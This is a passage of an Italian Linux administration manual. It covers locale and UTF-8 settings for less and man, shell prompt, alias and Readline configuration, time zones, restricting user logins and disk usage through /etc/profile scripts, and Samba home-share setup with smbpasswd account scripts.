  LC_TIME=it_IT.UTF-8
  LC_COLLATE="POSIX"
  LC_MONETARY="POSIX"
  LC_MESSAGES="POSIX"
  LC_ALL=
```

Quanto ottenuto in questo esempio rappresenta l’impostazione delle sole variabili ***LC_CTYPE*** e ***LC_TIME***, con valori simili e di fatto equivalenti. Tutte le altre variabili, non essendo state definite, sono impostate secondo la localizzazione ‘**POSIX**’, ovvero quella predefinita in un sistema Unix aderente allo standard.

16.11.3 Insieme di caratteri

In linea di massima, la localizzazione definita attraverso le variabili di ambiente ***LC_**∗***, descritte nelle sezioni precedenti, dovrebbe essere sufficiente per stabilire implicitamente anche le esigenze relative all’insieme dei caratteri utilizzato per la visualizzazione dei dati. In pratica, la localizzazione ‘**it_IT.UTF-8**’ dovrebbe stabilire che l’insieme dei caratteri è quello universale (ISO 10646), secondo la codifica UTF-8. In pratica, alcuni programmi ignorano la localizzazione, oppure sono configurati in modo predefinito in senso contrario.

16.11.3.1 Variabile di ambiente «LESSCHARSET»

«

Il programma '**less**', utilizzato generalmente per lo scorrimento a video del testo delle pagine di manuale, è sensibile al contenuto della variabile ***LESSCHARSET***. In situazioni particolari, per visualizzare correttamente del testo che contenga lettere accentate e altri simboli utilizzati nella codifica UTF-8 (insieme di caratteri universale ISO 10646), potrebbe essere necessario che contenga la stringa '**utf-8**'.

```
#!/bin/sh
…
LESSCHARSET=utf-8
export LESSCHARSET
```

L'esempio mostra un pezzo di uno script attraverso cui viene definita la variabile ***LESSCHARSET*** nel modo descritto.

16.11.3.2 File «/etc/man.config» o «/etc/manpath.config»

«

Il programma '**man**' potrebbe essere configurato attraverso il file '`/etc/man.config`' o '`/etc/manpath.config`'. Questo file serve a definire i comportamenti di '**man**' e in particolare gli argomenti da utilizzare per i programmi usati per la formattazione del testo della documentazione tradizionale.

I programmi '**groff**' e '**geqn**', quando vengono usati per generare il testo da visualizzare a video (testo che poi viene gestito attraverso '**more**' o '**less**'), potrebbero richiedere l'uso dell'opzione '**-T**' con l'argomento '**utf8**' (quando si intende utilizzare tale codifica), in modo da consentire l'emissione di caratteri secondo la codifica UTF-8. Nel caso si dovessero riscontrare problemi a visualizzare le

lettere accentate, la configurazione con il file '`/etc/man.config`' potrebbe essere cambiata in modo simile a quella seguente:

```
TROFF           /usr/bin/groff -Tps -mandoc
NROFF           /usr/bin/groff -Tutf8 -mandoc
EQN             /usr/bin/geqn -Tps
NEQN            /usr/bin/geqn -Tutf8
TBL             /usr/bin/gtbl
# COL           /usr/bin/col
REFER           /usr/bin/grefer
PIC             /usr/bin/gpic
VGRIND
GRAP
PAGER           /usr/bin/less -is
CAT             /bin/cat
```

Nell'esempio appena mostrato si vede in particolare l'uso dell'opzione '**`-Tutf8`**' per '**`groff`**' e '**`geqn`**', quando questi programmi servono per generare testo da visualizzare attraverso lo schermo a caratteri. Nell'esempio successivo si vede come potrebbe essere necessario modificare il file '`/etc/manpath.config`':

```
DEFINE  pager   exec /usr/bin/pager -s
DEFINE  cat     /bin/cat
DEFINE  tr      /usr/bin/tr '\255\267\264\327' ↩
↪'\055\157\047\170'
DEFINE          grep    /bin/grep
DEFINE  troff   /usr/bin/groff -mandoc
DEFINE  nroff   /usr/bin/nroff -Tutf8 -mandoc
DEFINE  eqn     /usr/bin/eqn
DEFINE  neqn    /usr/bin/neqn -Tutf8
DEFINE  tbl     /usr/bin/tbl
DEFINE  col     /usr/bin/col
DEFINE  vgrind  /usr/bin/vgrind
DEFINE  refer   /usr/bin/refer
DEFINE  grap    /usr/bin/grap
```

```
DEFINE  pic     /usr/bin/pic -S

DEFINE          decompressor    /bin/gzip -dc
DEFINE          compressor      /bin/gzip -c7
```

Si osservi, comunque, che nelle situazioni comuni, l'uso dell'opzione '**-T**' non è necessario, perché i programmi rispondono correttamente alla configurazione stabilita con le variabili di ambiente ***LC_**** e ***LANG***.

16.11.4 Configurazioni comuni varie

«

Alcuni tipi di configurazione comune, sono di minore importanza e in parte già descritti altrove in questo documento, ma può essere utile raccoglierli come riferimento.

16.11.4.1 Invito della shell

«

Per quanto banale, la configurazione dell'invito della shell può essere molto importante. Il suo aspetto e la sua configurazione dipendono dalla shell stessa.

Chi utilizza una shell standard, o comunque derivata da quella di Bourne deve impostare la variabile di ambiente ***PS1***. Nel caso di Bash si può utilizzare eventualmente la definizione seguente, nel file '`/etc/profile`', se deve riguardare la configurazione standard per tutti gli utenti, oppure nel file '`~/.bash_profile`' se si tratta della configurazione personale (o in mancanza il file '`~/.profile`').

```
PS1='\u@\h:\w\$ '
export PS1
```

Sempre nell'ipotesi di una shell Bash, potrebbe essere piacevole avere un modo per visualizzare il successo o meno dell'esecuzione dell'ultimo programma; in pratica, si tratta di un modo per controllare il contenuto del parametro '**$?**':

```
dynamic_prompt () {
    if [ $? = 0 ]
    then
        echo ":)"
    else
        echo ":("
    fi
}
export -f dynamic_prompt
PS1='\u@\h:\w\$ '
if [ "$BASH" != "" ]
then
    # This is BASH.
    PS1="\$(dynamic_prompt) $PS1"
fi
export PS1
```

Come si vede, si tratta di una funzione, denominata '**dynamic_prompt**', che viene utilizzata nella stringa della variabile ***PS1*** solo se ci si accerta che si tratta proprio della shell Bash.

16.11.4.2 Prevenzione dalla cancellazione involontaria

Più volte, in questo documento, è ripetuto quanto sia facile eliminare inavvertitamente dei file, per un utilizzo improprio del comando di cancellazione, '**rm**', oppure per una sovrascrittura involontaria attraverso la copia o lo spostamento dei file.

La shell Bash permette di creare degli alias a comandi normali, definendo l'utilizzo sistematico di opzioni determinate. I comandi seguenti definiscono tre alias ai comandi '**rm**', '**cp**' e '**mv**', in modo che venga usata sempre l'opzione '**-i**', con la quale si ottiene una richiesta di conferma nel momento in cui si richiede la cancellazione di un file per qualunque motivo.

```
alias rm='rm -i'
alias cp='cp -i'
alias mv='mv -i'
```

Successivamente, per evitare la seccatura di dover confermare la cancellazione o la sovrascrittura di file, è sufficiente utilizzare l'opzione '**-f**' (*force*).

16.11.4.3 Libreria Readline

«

Molti programmi che funzionano in modo interattivo mostrando un invito all'inserimento dei comandi (un *prompt*) e offrendo una riga di comando, sfruttano una libreria molto sofisticata per farlo: si tratta generalmente della libreria Readline. La shell Bash è l'applicativo più comune che utilizza questa libreria.

Può essere utile definire la configurazione di questa libreria attraverso il file '`~/.inputrc`' (il file di configurazione generale, '`/etc/inputrc`', potrebbe essere ignorato), in modo da facilitare l'uso della tastiera e l'inserimento di caratteri che utilizzano anche l'ottavo bit. L'esempio seguente si riferisce alla configurazione necessaria per l'uso ottimale di una console virtuale su un elaboratore con architettura x86.

```
# Abilita l'inserimento di caratteri a 8 bit.
set meta-flag            on
# Disabilita la conversione dei caratteri con l'ottavo bit
```

```
# attivo in sequenze di escape.
set convert-meta        off
# Abilita la visualizzazione di caratteri a 8 bit.
set output-meta         on
# Modifica l'abbinamento con i tasti rispetto a determinati
# comportamenti.
"\e[1~": beginning-of-line      # [home]            era C-a
"\e[4~": end-of-line            # [fine]            era C-e
"\e[3~": delete-char            # [canc]            era C-d
"\e[5~": backward-word          # [pagina su]       era M-b
"\e[6~": forward-word           # [pagina giù]      era M-f
```

16.11.5 Fuso orario

Nei sistemi Unix in generale, l'orologio «fisico» dell'elaboratore viene regolato sul tempo universale (UT, in passato noto come GMT), in modo tale che il sistema operativo possa fornire l'ora locale in base alla configurazione, la quale potrebbe variare anche a livello di ogni utente.

Lo standard comune prevede la presenza di un file di configurazione costituito da '`/usr/share/zoneinfo/localtime`'; tuttavia, se esiste la variabile di ambiente ***TZ*** (*Time zone*), il suo contenuto prende il sopravvento.

Il file '`/usr/share/zoneinfo/localtime`' deve essere realizzato secondo un formato particolare, pertanto sono spesso presenti file già pronti per i vari fusi orari utilizzati, così che '`/usr/share/zoneinfo/localtime`' può essere semplicemente un collegamento simbolico al file effettivo. Per maggiore semplicità, succede normalmente che '`/usr/share/zoneinfo/localtime`' sia un colle-

gamento simbolico a ‘`/etc/localtime`’, che a sua volta è un altro collegamento simbolico al file che contiene l’informazione.

A titolo di esempio, per fare riferimento al fuso orario che riguarda le convenzioni italiane, si prende in considerazione il file ‘`/usr/share/zoneinfo/Europ/Rome`’ e si puntano su questo file, direttamente o indirettamente, i collegamenti simbolici ‘`/usr/share/zoneinfo/localtime`’ e ‘`/etc/localtime`’.

La configurazione, eventuale, della variabile di ambiente ***TZ***, prevede l’indicazione delle informazioni in diversi modi alternativi; per maggiori dettagli, si veda la pagina di manuale *tzset(3)*.

16.12 Limiti alle utenze

«

Nella gestione di sistemi con molte utenze, diventa presto importante trovare un modo semplice per limitare l’accesso o le risorse loro concesse. In questo capitolo si annotano alcune soluzione «semplici» dal punto di vista realizzativo.

16.12.1 Una shell per impedire l’accesso

«

Un metodo molto semplice per impedire l’accesso a un utente, tanto più se si tratta di un utente fittizio, il quale non può e non deve avere materialmente accesso, consiste nell’attribuire come shell un programma che si comporti in modo diverso dal previsto. Di solito, per queste cose si usa il programma ‘**`false`**’ che, tradizionalmente, si limita a restituire un valore che rappresenta un errore, cosa che generalmente si considera equivalere a *Falso*. Ecco un esempio estratto da un file ‘`/etc/passwd`’:

```
…
daemon:x:1:1:daemon:/usr/sbin:/bin/false
bin:x:2:2:bin:/bin:/bin/false
sys:x:3:3:sys:/dev:/bin/false
…
```

È evidente che tali utenti non hanno nemmeno una parola d'ordine valida, ma questa prudenza ulteriore non può essere dannosa.

Quando si vuole usare un metodo del genere per delle utenze reali, allo scopo di impedire temporaneamente l'accesso per qualche ragione, può essere più conveniente l'uso di un programma specifico, per dare delle informazioni all'utente che viene allontanato dal sistema. A questo proposito si può usare, per esempio, il programma '**`falselogin`**',[49] come nel modo seguente nel file '`/etc/passwd`':

```
…
tizio:x:499:499:Tizio,,,:/home/tizio:/usr/bin/falselogin
caio:x:498:498:Caio,,,:/home/caio:/usr/bin/falselogin
sempronio:x:497:497:Sempronio,,,:/home/sempronio:↩
↪/usr/bin/falselogin
mevio:x:496:496:Mevio,,,:/home/mevio:/usr/bin/falselogin
filano:x:495:495:Filano,,,:/home/filano:/usr/bin/falselogin
martino:x:494:494:Martino,,,:/home/martino:↩
↪/usr/bin/falselogin
calpurnio:x:493:493:calpurnio,,,:/home/calpurnio:↩
↪/usr/bin/falselogin
…
```

Lo scopo di '**`falselogin`**' è quello di mostrare all'utente un messaggio, che viene configurato con il file '`/etc/falselogin.conf`'. Quello che segue è l'esempio del file di configurazione predefinito nella distribuzione GNU/Linux Debian:

```
Welcome at %host% (Debian %debian_version% %sysname% %release%)!

%mail%

Sorry %user% but our server does not accept shell logins.
So long and thanks for all the fish.
```

Come si può intuire, sono disponibili delle metavariabili indicate secondo la forma '**%*nome*%**'. L'elenco completo di queste è disponibile nella pagina di manuale *falselogin(1)*.

Qualunque sia il programma che si intende indicare in funzione di shell (reale o fittizia che sia), è necessario che questo sia previsto nel file '`/etc/shells`':

```
…
/bin/false
/usr/bin/falselogin
…
```

16.12.2 Controllo dello spazio utilizzato, senza l'uso tradizionale delle quote

«

In certi casi, la gestione delle quote (sezione 19.6) può essere scomoda o creare una complicazione eccessiva. Se si limita agli utenti la disponibilità di poche shell compatibili nell'uso dei file di configurazione, si può intervenire proprio su questi per svolgere una serie di controlli prima di mettere l'utente in condizione di operare.

Se si può contare sull'uso del file '`/etc/profile`' per un gruppo limitato di shell più o meno compatibili con lo standard POSIX, si può aggiungere in coda a tale script il codice seguente:[50]

```
1  # Check "$HOME" usage
2  if [ "$USER" != "root" ]
3  then
4      HOME_DISK_SPACE_ALLOWED="10000000"
5      echo ""
6      echo "Please wait for disk space usage verification..."
7      echo ""
8      # Calculate user's disk space usage.
9      HOME_DISK_SPACE_USED=`du -bs $HOME 2> /dev/null | sed "s/\t.*$//"`
10     HOME_DISK_SPACE_USED_PERCENTAGE=
   ↪$(($HOME_DISK_SPACE_USED*100/$HOME_DISK_SPACE_ALLOWED))
11     echo "Your disk usage is $HOME_DISK_SPACE_USED bytes."
12     echo "You are allowed to use up to $HOME_DISK_SPACE_ALLOWED bytes."
13     echo "You are using $HOME_DISK_SPACE_USED_PERCENTAGE%
   ↪of the allowed disk space."
14     echo ""
15     if [ "$HOME_DISK_SPACE_USED_PERCENTAGE" -gt "100" ]
16     then
17         echo "YOU ARE REQUIRED TO REDUCE YOUR DISK USAGE TO THE
   ↪ALLOWED VALUE!"
18         echo "If you don't do it alone, your account might be removed
   ↪by the administrator."
19     fi
20     echo ""
21 fi
```

Lo scopo è, come si può intuire, quello di informare l'utente, contando sulla sua collaborazione. È evidente che lo script può essere reso più efficace, per esempio inviando un messaggio di posta elettronica all'amministratore quando un utente supera lo spazio consentito, arrivando anche a interdire l'utenza se si l'utente non provvede. Per esempio, si potrebbe intervenire così:

```
11      echo "Your disk usage is $HOME_DISK_SPACE_USED bytes."
12      echo "You are allowed to use up to $HOME_DISK_SPACE_ALLOWED bytes."
13      echo "You are using $HOME_DISK_SPACE_USED_PERCENTAGE% ↩
    ↪of the allowed disk space."
14      echo ""
15      if   [ "$HOME_DISK_SPACE_USED_PERCENTAGE" -gt "200" ]
16      then
17          echo "YOUR ACCOUNT IS LOCKED!"
18          echo "Please contact the administrator."
19          echo "account $USER locked" | mail root
20          exit
21      elif [ "$HOME_DISK_SPACE_USED_PERCENTAGE" -gt "100" ]
22      then
23          echo "YOU ARE REQUIRED TO REDUCE YOUR DISK USAGE TO THE ↩
    ↪ALLOWED VALUE!"
24          echo "If you don't do it alone, your account might be removed ↩
    ↪by the administrator."
25      fi
26      echo ""
27  fi
```

Vale la pena di descrivere alcuni comandi che possono risultare un po' complessi a prima vista. Nella riga numero 13 si vede l'uso del comando '**du**' per contare lo spazio utilizzato a partire dalla directory personale dell'utente:

```
du -bs $HOME
```

L'opzione '**-bs**' serve a richiedere un conteggio complessivo, espresso in byte. Il risultato viene filtrato da '**sed**' per conservare solo l'informazione numerica, infatti, ciò che emette '**du**' potrebbe essere un testo simile a quello seguente:

```
29546091        /home/tizio
```

Dal momento che tra il numero che esprime lo spazio utilizzato e la directory c'è esattamente un carattere di tabulazione (il carattere <*HT*>), '**sed**' va a cercare proprio quello ed elimina tutto il resto. Alla fine, il valore viene assegnato alla variabile di ambiente

HOME_DISK_SPACE_USED.

Nella riga numero 15 viene eseguito un calcolo, assegnando il risultato alla variabile ***HOME_DISK_SPACE_USED_PERCENTAGE***.

16.12.3 Accesso consentito soltanto ad alcuni utenti

Quando si condividono le stesse utenze in una rete locale (si veda la sezione sul NIS: 36.4), può capitare che si voglia evitare di consentire l'accesso agli utenti comuni presso un elaboratore particolare. Si può svolgere un controllo di questo tipo, rifiutando l'accesso a tutti gli utenti, tranne l'amministratore e altre utenze particolari, utilizzando la stessa tecnica già mostrata nella sezione precedente, intervenendo nel file '`/etc/profile`':[51]

```
# Refuse access to most users.
USER_ALLOWED="0"
for u in root tizio caio
do
    if [ "$u" = "$USER" ]
    then
        USER_ALLOWED="1"
    fi
done
if [ "$USER_ALLOWED" = "0" ]
then
    # The user is not allowed.
    echo "You are not allowed to use this computer."
    exit
fi
```

16.13 Samba e utenze Unix

Samba è un programma servente che offre dei servizi di rete, tali da consentire a elaboratori con sistemi MS-Windows di accedere a risorse condivise. Samba è in grado di gestire il protocollo SMB/CIFS (*Server message block*) e anche NetBIOS. In questo capitolo si vuole considerare la possibilità di condividere le stesse utenze Unix, in modo che da elaboratori con sistemi MS-Windows, ogni utente possa accedere alla propria directory personale presso un elaboratore funzionante con un sistema GNU/Linux. Tuttavia, i dettagli sulla configurazione della rete non vengono affrontati (riguardano i capitoli a partire da 32), inoltre la configurazione stessa della gestione delle utenze di Samba viene considerata nel modo più simile al modello Unix tradizionale.

16.13.1 Avvio del servizio di rete

Samba può essere avviato in due modi: come demone indipendente, oppure sotto il controllo del supervisore dei servizi di rete (sezione 36.1). La prima ipotesi è la migliore se si attende un uso frequente del servizio, mentre la seconda va bene per una rete molto contenuta. Generalmente è la stessa procedura di installazione a chiedere all'utente come va predisposto il servizio di Samba e diversamente occorre approfondire la questione nella documentazione originale. Eventualmente, va tenuto presente che per una gestione del servizio in modo indipendente dal supervisore dei servizi di rete, occorre provvedere ad avviare i demoni '**nmbd**' (per il protocollo NetBIOS) e '**smbd**' (per il protocollo SMB/CIFS); pertanto vanno lette le pagine di manuale *nmbd(8)* e *smbd(8)*:

```
# nmbd -D [Invio]
```

```
# smbd -D [Invio]
```

L'opzione '**-D**', evidenziata negli esempi, rappresenta la richiesta ai programmi di funzionare sullo sfondo, come demoni.

16.13.2 Configurazione essenziale

La configurazione di Samba avviene con il file '`/etc/samba/smb.conf`'. L'esempio seguente rappresenta un modello generalizzato per la gestione di un servizio di condivisione delle directory personali degli utenti, attraverso i protocolli di MS-Windows. Logicamente, la stringa «il mio servente Samba» e i due nomi «miosmb», vanno modificati secondo la propria preferenza:

```
[global]
    server string = il mio servente Samba
    workgroup = MIOSMB
    netbios name = miosmb
    hosts allow = 127.0.0.0/8 10.0.0.0/8 172.16.0.0/12 ↩
↪                 192.168.0.0/16
    local master = no
    domain master = no
    security = user
    hostname lookups = no
    dns proxy = no
    log file = /var/log/samba/log.%h
    max log size = 0
    log level = 1
    encrypt passwords = true
    smb passwd file = /etc/samba/smbpasswd
    passdb backend = smbpasswd:/etc/samba/smbpasswd
```

```
    invalid users = root shutdown reboot nobody daemon ↩
↪                   bin sys sync games man lp mail news ↩
↪                   uucp proxy dip postgres www-data ↩
↪                   backup msql operator list irc gnats ↩
↪                   ftp sshd clamav bind saned ↩
↪                   dansguardian partimag wims fetchmail ↩
↪                   messagebus Debian-console-log

[homes]
    comment = personal data
    browseable = no
    writable = yes
    create mask = 0755
    directory mask = 0755
```

La tabella successiva descrive alcune direttive relative alla sezione globale (‘**global**’) del file di configurazione. La sezione ‘**homes**’ riguarda specificatamente l’accessibilità delle directory personali degli utenti: il senso delle direttive dell’esempio dovrebbe essere intuitivo; in particolare si può osservare la maschera per la creazione dei file e delle directory che, nell’esempio, consente di ottenere file e directory accessibili e leggibili da chiunque.

Tabella 16.121. Alcune direttive per la configurazione di Samba, nella sezione ‘**global**’.

Direttiva	Descrizione
`server string =` ***descrizione***	Descrizione del servente.
`workgroup =` ***nome***	Nome del gruppo di lavoro a cui appartiene l’elaboratore.
`netbios name =` ***nome***	Nome dell’elaboratore per il protocollo NetBIOS.
`hosts allow =` ***elenco***	Elenco di insiemi di elaboratori che possono accedere al servizio.

Direttiva	Descrizione
`security = user`	Seleziona il tipo di controllo di accesso. In questo caso il controllo è a livello di utente.
`log file =` ***modello_file***	Definisce il file o i file da usare per annotare ciò che succede. Nell'esempio si usa il modello '**`/var/log/samba/log.%h`**', con il quale si crea un solo file denominato '`log.`***hostname***' (ovvero «log.» seguito dal nome che restituisce il comando '**`hostname`**') nella directory '`/var/log/samba/`'.
`log level =` ***n***	Definisce il livello di dettaglio delle annotazioni fatte nel file delle registrazioni. Il livello uno, come appare nell'esempio, è sufficiente per ottenere un rapporto degli accessi remoti.
`encrypt passwords = true` `encrypt passwords = false`	Specifica se le parole d'ordine usate per l'autenticazione debbano viaggiare in forma cifrata o meno. Generalmente va attivata questa opzione ('**`true`**'), a meno di configurare diversamente i clienti MS-Windows.

Direttiva	Descrizione
`passdb backend = smbpasswd:`***file*** `smb passwd file =` ***file***	Queste due direttive, assieme, definiscono il modo in cui Samba conserva le informazioni sugli utenti e il file che deve essere usato in pratica. I modelli mostrati sono scelti appositamente per usare la forma di un file di testo normale, vagamente simile a '`/etc/passwd`'.
`invalid users =` ***utenti***	Consente di escludere l'accesso di alcuni utenti, tipicamente '**`root`**' e altri utenti speciali.

16.13.3 Elenco degli utenti

«

Secondo l'esempio di configurazione proposto nella sezione precedente, le utenze di Samba vengono annotate in un file di testo comune, strutturato concettualmente in modo simile a '`/etc/passwd`'. Per la precisione le righe di questo file hanno la struttura seguente:

utente **:** ***uid*** **:** ***pwd_1*** **:** ***pwd_2*** **:** ***opzioni*** **:** ***ultima_modifica***

Come si vede, appaiono due versioni della stessa parola d'ordine cifrata; la prima serve a sistemi MS-Windows 95/98, mentre la seconda serve a sistemi MS-Windows NT e conformi. L'aspetto di una di queste righe è simile all'esempio seguente:

```
…
tizio:1001:981BB8DA…D3745EDF4:3C9CFFE…C0FD6:[U          ]:LCT-4723A492:
…
```

Il campo delle opzioni contiene delle lettere tra parentesi quadre; nell'esempio, la lettera «U» indica che si tratta di un utente comune. L'ultimo campo che contiene la data di ultima modifica dell'utenza, inizia con la sigla «LCT» (*Local change time*) e prosegue con un trattino e poi un numero che rappresenta il tempo trascorso a partire dall'epoca di riferimento (l'ora zero del primo gennaio 1970).

16.13.4 Gestione delle utenze

Per la gestione delle utenze di Samba si usa il programma '**smbpasswd**'; tuttavia va osservato che le utenze che si creano per Samba devono essere già esistenti nel file '`/etc/passwd`' (Unix), mentre la loro eliminazione riguarda solo la rimozione dal file '`/etc/samba/smbpasswd`', o da qualunque altro sistema Samba utilizzi per tale funzione.

```
smbpasswd [opzioni] [utente]
```

Questo programma, se usato senza argomenti, si limita a cambiare la parola d'ordine dell'utente Unix attuale, usata però per accedere da un sistema MS-Windows. Attraverso l'uso di opzioni e con l'indicazione di un nominativo utente è possibile, tra le altre cose, eliminare un'utenza di Samba o crearne una nuova. I comandi significativi sono quelli seguenti:

- # **smbpasswd -s -a** ***utente*** [*Invio*]

  in questo modo si crea un'utenza nuova, la quale deve però avere già una corrispondenza con un'utenza Unix;

- # **smbpasswd -x** ***utente*** [*Invio*]

in questo modo si elimina un'utenza di Samba.

Il cambiamento della parola d'ordine necessaria per accedere all'utenza di Samba, può essere cambiata anche eliminando e ricreando l'utenza.

16.13.5 Allineamento delle utenze

Quando si utilizza Samba, secondo le modalità descritte in questo capitolo, per una gestione di utenze affiancata a quella in stile Unix, si pone evidentemente il problema di gestire uniformemente le due cose, soprattutto per ciò che riguarda la parola d'ordine necessaria per accedere. Viene qui proposto un metodo molto «semplice», almeno sul piano realizzativo, attraverso l'uso di script personali.

Il brano seguente, relativo a uno script per una shell POSIX, mostra in che modo potrebbe essere creata un'utenza, sia per la gestione in stile Unix, sia per Samba, ma tutto è molto semplificato e privo di controlli, pertanto va poi esteso e migliorato secondo le proprie abilità:

```
...
# $UTENTE è il nome dell'utente creato.
# $GECOS  è la descrizione dell'utente (priva di caratteri
# vietati).
# $PASSWD è la parola d'ordine stabilita per accedere.
...
# Aggiunge l'utente Unix.
adduser --disabled-password \
        --no-create-home \
        --home /home/$UTENTE \
        --gecos "$GECOS"\
        $UTENTE
# Crea la directory personale Unix.
```

```
cp -dpR /etc/skel /home/$UTENTE
chown -R $UTENTE: /home/$UTENTE
# Elimina l'utente per Samba, nel caso dovesse esistere già.
smbpasswd -x $UTENTE 2> "/dev/null"
# Attribuisce la parola d'ordine.
if ( sleep 1 ; echo $PASSWD ; sleep 1 ; echo $PASSWD ) \
   | passwd $UTENTE 2> /dev/null
then
    if ( sleep 1 ; echo $PASSWD ; sleep 1 ; echo $PASSWD ) \
       | smbpasswd -s -a $UTENTE 2> /dev/null
    then
        true
    else
        echo "Non posso creare l'utenza Samba!"
    fi
else
    echo "Non posso creare l'utenza Unix!"
fi
…
```

Il brano successivo mostra come si potrebbe procedere per cambiare la parola d'ordine a un'utenza già operativa, ma come si vede si tratta solo di una riduzione dell'esempio già fatto, in quanto per Samba si procede con la rimozione dell'utenza e la sua nuova creazione:

```
…
# $UTENTE è il nome dell'utente creato.
# $PASSWD è la nuova parola d'ordine stabilita per accedere.
…
# Elimina l'utente per Samba.
smbpasswd -x $UTENTE 2> "/dev/null"
# Attribuisce la parola d'ordine.
if ( sleep 1 ; echo $PASSWD ; sleep 1 ; echo $PASSWD ) \
   | passwd $UTENTE 2> /dev/null
```

```
then
    if ( sleep 1 ; echo $PASSWD ; sleep 1 ; echo $PASSWD ) \
       | smbpasswd -s -a $UTENTE 2> /dev/null
    then
        true
    else
        echo "Non posso creare l'utenza Samba!"
    fi
else
    echo "Non posso modificare la parola d'ordine "
    echo "dell'utenza Unix!"
fi
…
```

16.14 Sintesi dei comandi principali

«

Comando	Descrizione
`pwconv`	Genera o aggiorna il file '`/etc/shadow`' a partire dal file '`/etc/passwd`'.
`pwunconv`	Elimina il file '`/etc/shadow`' mettendo le parole d'ordine cifrate nel file '`/etc/passwd`'.
`useradd` ***utente***	Aggiunge l'utente specificato nel file '`/etc/passwd`' e se esiste anche da '`/etc/shadow`'; senza occuparsi di altre questioni.
`adduser` ***utente***	Aggiunge l'utente specificato nel file '`/etc/passwd`' e se esiste '`/etc/shadow`', chiedendo interattivamente tutte le altre informazioni che servono, creando anche la directory personale.

Comando	Descrizione
`smbpasswd [-s] ↩ ↪ -a` ***utente***	Aggiunge l'utente specificato nella gestione di Samba (potrebbe essere il file '`/etc/samba/smbpasswd`').
`userdel` ***utente***	Elimina l'utente specificato dal file '`/etc/passwd`' e se esiste anche da '`/etc/shadow`'.
`deluser` ***utente***	Elimina l'utente specificato dal file '`/etc/passwd`' e se esiste anche da '`/etc/shadow`', occupandosi eventualmente anche dell'eliminazione della directory personale.
`smbpasswd -x` ***utente***	Elimina l'utente specificato nella gestione di Samba.
`passwd [`***utente***`]`	Cambia la parola d'ordine (Unix) utilizzata per accedere al sistema, aggiornando il file '`/etc/passwd`' o il file '`/etc/shadow`'.
`chage` ***utente***	Visualizza i tempi annotati nel file '`/etc/shadow`' riferiti all'utente indicato.
`pwck`	Verifica la coerenza del file '`/etc/passwd`' e se esiste anche di '`/etc/shadow`'.
`groupadd` ***gruppo*** `groupdel` ***gruppo***	Aggiunge o elimina un gruppo modificando il file '`/etc/group`' ed eventualmente anche il file '`/etc/gshadow`'.
`grpconv`	Genera o aggiorna il file '`/etc/gshadow`' a partire dal file '`/etc/group`'.
`grpunconv`	Elimina il file '`/etc/gshadow`' aggiornando per quanto possibile il file '`/etc/group`'.

Comando	Descrizione
`gpasswd` [***gruppo***]	Attribuisce o cambia la parola d'ordine associata al gruppo, aggiornando il file '`/etc/group`' o il file '`/etc/gshadow`'.
`grpck`	Verifica la coerenza del file '`/etc/group`' e di '`/etc/gshadow`' se esiste (utilizzando anche il file '`/etc/passwd`').
`su` [`-`] [***utente***]	Consente di cambiare utenza temporaneamente. Se si usa il segno '**–**' tra gli argomenti si ottiene l'ambiente normale che si otterrebbe attraverso un ingresso normale nel sistema (senza '**su**').
`newgrp` [`-`] [***gruppo***]	Consente di cambiare gruppo temporaneamente. Se si usa il segno '**–**' tra gli argomenti si ottiene l'ambiente normale che si otterrebbe attraverso un ingresso normale nel sistema.
`users`	Visualizza l'elenco degli utenti che stanno utilizzando il sistema.
`who`	Visualizza l'elenco degli utenti che stanno utilizzando il sistema, con l'indicazione del terminale da cui accedono.
`w`	Visualizza l'elenco degli utenti che stanno utilizzando il sistema, con più informazioni sulla loro attività.
`finger` [***utente***]	Fornisce informazioni su tutti gli utenti connessi all'elaboratore locale o soltanto sull'utente indicato (che può anche non essere connesso in quel momento).
`whoami`	Mostra il nominativo utente, associato al numero UID efficace, utilizzato dalla stessa persona che dà il comando.

Comando	Descrizione
`logname`	Mostra il nominativo utente utilizzato per accedere al sistema.
`chsh` [*utente*]	Cambia la shell utilizzata dall'utente.
`chfn` [*utente*]	Cambia le informazioni personali associate all'utente.
`groups`	Elenca i gruppi a cui è associato l'utente.
`id`	Elenca le informazioni sull'utenza (utente, gruppi, numeri UID e GID).
`last`	Visualizza gli ultimi accessi annotati nel file '`/var/log/wtmp`'.
`logger` ***messaggio***	Aggiunge un'annotazione nel registro del sistema.

16.15 Riferimenti

«

- Michael H. Jackson, *Linux Shadow Password HOWTO*, *http://tldp.org/HOWTO/Shadow-Password-HOWTO.html*
- Andrew G. Morgan, Thorsten Kukuk, *The Linux-PAM system administrators' guide*, *http://dainf.ct.utfpr.edu.br/~maziero/lib/exe/fetch.php/sas:linux-pam_system_administrators_guide.pdf*
- *Samba*, *http://www.samba.org*
- Fulvio Ferroni, *Samba e OpenLDAP*, *http://linuxdidattica.org/docs/altre_scuole/planck/samba/*

[1] **Linux' system and kernel logging daemons: syslogd** UCB BSD

[2] **BSD utils** UCB BSD

[3] **Linux' system and kernel logging daemons: klogd** GNU GPL

[4] **Linux' system and kernel logging daemons: syslogd** UCB BSD

[5] **Debianutils: savelog** GNU GPL

[6] **Logrotate** GNU GPL

[7] **Console-log** GNU GPL

[8] La parola *login* va pronunciata separando le due sillabe: «log-in». Lo stesso valga per la parola *logout* che va pronunciata: «log-out».

[9] **Shadow utilities** software libero con licenza speciale

[10] **Shadow utilities** software libero con licenza speciale

[11] **GNU core utilities** GNU GPL

[12] **Procps w** GNU GPL

[13] Si può verificare facilmente che la colonna '**`IDLE`**' del comando '**`w`**' riporta il tempo di funzionamento complessivo; per farlo basta avviare in un terminale un programma che utilizza intensamente la CPU, come '**`yes`**' quando è ridiretto verso '`/dev/null`', cronometrando il tempo e controllando ciò che riporta '**`w`**'.

[14] **GNU core utilities** GNU GPL

[15] **GNU core utilities** GNU GPL

[16] **GNU core utilities** GNU GPL

[17] **GNU core utilities** GNU GPL

[18] **GNU core utilities** GNU GPL

[19] **GNU core utilities** GNU GPL

[20] Naturalmente, questo vale finché nessuno riesce a trovare un algoritmo inverso che permetta di ricalcolare la parola d'ordine a partire

dalla stessa stringa cifrata.

[21] **Shadow utilities** software libero con licenza speciale

[22] In generale, i sistemi pongono anche un limite superiore alla lunghezza delle parole d'ordine. In tali casi, può capitare che la parte eccedente tale dimensione venga semplicemente ignorata, rendendo vano lo sforzo dell'utente.

[23] **Shadow utilities** software libero con licenza speciale

[24] **Shadow utilities** software libero con licenza speciale

[25] Questo metodo di comportamento è quello predefinito di alcune distribuzioni GNU.

[26] **Shadow utilities** software libero con licenza speciale

[27] **Shadow utilities** software libero con licenza speciale

